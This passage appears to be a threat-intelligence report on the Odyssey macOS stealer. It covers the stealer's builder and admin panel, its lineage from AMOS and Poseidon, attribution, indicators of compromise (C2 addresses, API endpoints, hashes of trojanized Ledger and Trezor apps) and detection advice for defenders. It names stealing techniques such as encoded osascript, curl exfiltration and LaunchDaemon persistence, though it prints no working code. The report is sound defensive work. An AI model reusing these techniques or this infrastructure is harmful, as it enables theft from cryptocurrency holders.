
Build types:
- unix – Effective up to macOS 14
- .app – Effective from macOS 15+
- Command – For ClickFix campaigns
Options:
- Custom icon (.icns)
- Password dialog customization
- Telegram notification integration
- FileGrabber with custom extensions
- Browser history collection
- Synthetic error display after execution
Bot Management

- View all infected machines
- Actions: shell commands, reinfection, enable SOCKS, persistence, delete
- Filter by IP, macOS version, country
- SOCKS5 proxy management
Log Viewer

- Filter by date range, country, domains, wallets, build tags
- “Valuable domains” detection (PayPal, Coinbase, Binance, etc.)
- Download logs with or without wallet data
- Balance tracking for crypto wallets
Settings

- Telegram bot token and chat IDs
- Separate chat for crypto findings
- Separate chat for Ledger seed imports
- Cryptochecker integration
- Anti-duplicate settings
Lineage: AMOS → Poseidon → Odyssey
Odyssey isn’t original work. It’s a direct rebrand of Poseidon Stealer, which itself was forked from Atomic macOS Stealer (AMOS). This lineage is well-documented through underground forum activity and open-source reporting.
Developer History
The developer behind Poseidon (and by extension, Odyssey) is known as Rodrigo4 on the XSS forum:
| Date | Event |
| Mid 2023 | Rodrigo works on Atomic macOS Stealer (AMOS) under lead developer Ping3r |
| Sep 2023 | Rodrigo posts on XSS forum advertising the stealer at $3,000/month, 15 slots |
| Early 2024 | Rodrigo leaves AMOS, allegedly taking source code |
| Mar 2024 | Public feud on XSS — Ping3r accuses Rodrigo of blackmail and defamation |
| Mid 2024 | Rodrigo launches Poseidon Stealer as competing MaaS product (announced in V4 update) |
| Aug 2024 | Rodrigo sells the Poseidon platform to an unknown buyer and exits |
| Mid 2025 | New operators rebrand Poseidon to Odyssey Stealer |
The V4 announcement on XSS explicitly named the project “Poseidon” for the first time, stating (translated from Russian): “The first thing that stands out — the project now has a name: Poseidon. Why? For PR management. Simply put — people didn’t know who we are.”
Code Overlap
The shared lineage explains the technical overlap we observe:
- AppleScript-based delivery — Inherited from AMOS
- Browser targeting — Nearly identical path lists across all three families
- Wallet extension targeting — Same extension ID lists
- Keychain theft — Same technique for extracting Chrome master password
- LaunchDaemon persistence — Similar plist structure
- Trojanized apps — Ledger/Trezor replacement pattern shared with Poseidon
Attribution Hints
Language and Origin
Multiple indicators point to Russian-speaking developers:
- XSS forum presence — Rodrigo4 operated on XSS, a Russian-language cybercrime forum. All posts are in Russian.
- Dashboard translations — The admin panel includes both English and Russian
- Variable naming — The build ID xxxblyat in one sample references a Russian expletive
- Forum advertisement — The $3,000/month listing and V4 “Poseidon” announcement were posted entirely in Russian
Current Operators
Rodrigo sold the platform in August 2024. The current operators are unknown. The infrastructure we observe (AS208137, .at domains) may reflect the buyer’s choices rather than Rodrigo’s original setup.
IOCs
Network Indicators
C2 Servers:
213.209.159[.]175
62.60.131[.]230
62.60.131[.]250
5.199.166[.]102
77.90.185[.]24
185.11.61[.]84
217.119.139[.]117
185.93.89[.]62
185.93.89[.]63
45.146.130[.]129
charge0x[.]at
something0x[.]at
sdojifsfiudgigfiv[.]to
API Endpoints:
/d/{affiliate}{digits}
/log
/api/v1/bot/joinsystem/
/api/v1/bot/actions/
/api/v1/bot/repeat/
/otherassets/
File Indicators
Trojanized Apps (Cluster A – 62.60.131[.]230, something0x[.]at):
| File | SHA256 |
| ledger.zip | 9717c436a934c556b2dae87e0ce269e22dd10e1099f38b9c9d0cba47a7f9bcb8 |
| ledgerwallet.zip | 1cd1e1a990430d6f968f3e99bffc30707f2dbe7936ca48a71710797adbf3e97e |
| trezor.zip | 09147da1add9608480db279bb7e1db59ed9e1b8360ead2fab53eb4ce03fa1dcc |
| Ledger Live (executable) | 493e0c4ad909df1755bb62ebc4b6491d827d8ed381d1468fc15accd3191cb398 |
| Ledger Wallet (executable) | 714843b753bf2e01f5bac14614f3c63b17ec922e3026326208ee5d7d741b1a2b |
| Trezor Suite (executable) | c785aa21c2165b8b13bdad4f015213f821b60658e276eb78dfbbfaf116753c82 |
Trojanized Apps (Cluster B – 62.60.131[.]250, charge0x[.]at):
| File | SHA256 |
| ledger.zip | 71a065da58455e0fab8ecef1ee4f8a94d93cd9af440f66f81976870ca86f3f82 |
| ledgerwallet.zip | 47a3118defd96dbb729a42df5d7359db672a083c553be56b47551a56f8b04088 |
| trezor.zip | 593f92db40e06da10823bdb2dad4b7ae23eee2a68d943496704bdd81add0ba5f |
| Ledger Live (executable) | e4aa990fdc7f074e765c2c4dde55c812d5f23f53acda9dc1fe1fb2359bcf37bf |
| Ledger Wallet (executable) | 6c31b4a6bf623f7d9a213a808cfe821a6b4175333f4dac045530c61ffd3b8dcf |
| Trezor Suite (executable) | 77265bc63326115cbb165ee08b686720155c4065ab93494cba1816c5ca8a2d2d |
Shared Binary (all servers):
| File | SHA256 |
| socks | d254125912d9e9e5c271766bc4f6eea0c296ad2c0cf19d4bd57081d1bf10f044 |
Build IDs:
af2ddda1708144e998153bc0e916b77f    (roberto)
xxxblyat                            (admin/test)
Affiliate Usernames:
roberto     (campaigns: roberto3403, roberto4603, roberto5446, roberto7031)
admin       (test affiliate?)
Behavioral Indicators
File Paths:
~/.botid
~/.chost
~/.pwd
~/.username
~/.lastaction
~/.uninstalled
/Library/LaunchDaemons/com.{5-digit-number}.plist
Process Patterns:
- osascript executing long encoded commands
- curl with buildid and username headers
- LaunchDaemon with randomized com.{number} label
Detection and Mitigation
For Defenders
- Watch for weird osascript usage – Long base64 or obfuscated commands are a red flag
- Check your LaunchDaemons – Look for com.{random-numbers} patterns that don’t match any real apps
- Network monitoring – Block the C2 domains/IPs, and watch for POST requests to /log
- Verify app signatures – If Ledger Live or Trezor Suite suddenly aren’t signed properly, that’s a problem
- User training – Teach people to be suspicious of password prompts during app installs

Takeaways
Odyssey is a macOS stealer focused on crypto theft. A few things stood out:
- Broad targeting – 203 wallet extensions and 18 desktop wallets covers most of the crypto ecosystem.
- App replacement is the real risk – Swapping legit Ledger/Trezor apps for trojanized versions targets high-value users who rely on hardware wallets.
- It’s not just a stealer – The RAT loop with SOCKS proxy support means they can maintain access long after the initial data grab.
- This is a business – The affiliate model (platform author + independent operators with their own campaigns), polished dashboard, and multiple operators all point to a commercial operation.
- Family resemblance – The code overlap with Atomic and Poseidon Stealer suggests either shared developers or code reuse between groups.
References
- Georg Heise — Part II: Odyssey Stealer Admin Panel, Origins, and Developer Insights (LinkedIn, Sep 2025)
- @g0njxa — Odyssey C2 identification (X, Apr 2025)
- @NullPwner — Odyssey C2 identification (X, May 2025)
- @MarceloRivero — Odyssey C2 identification (X, May 2025)
- @500mk500 — Odyssey C2 identification (X, Jun 2025)
- @500mk500 — Odyssey C2 identification (X, Sep 2025)
- @suyog41 — Odyssey C2 identification (X, Jan 2026)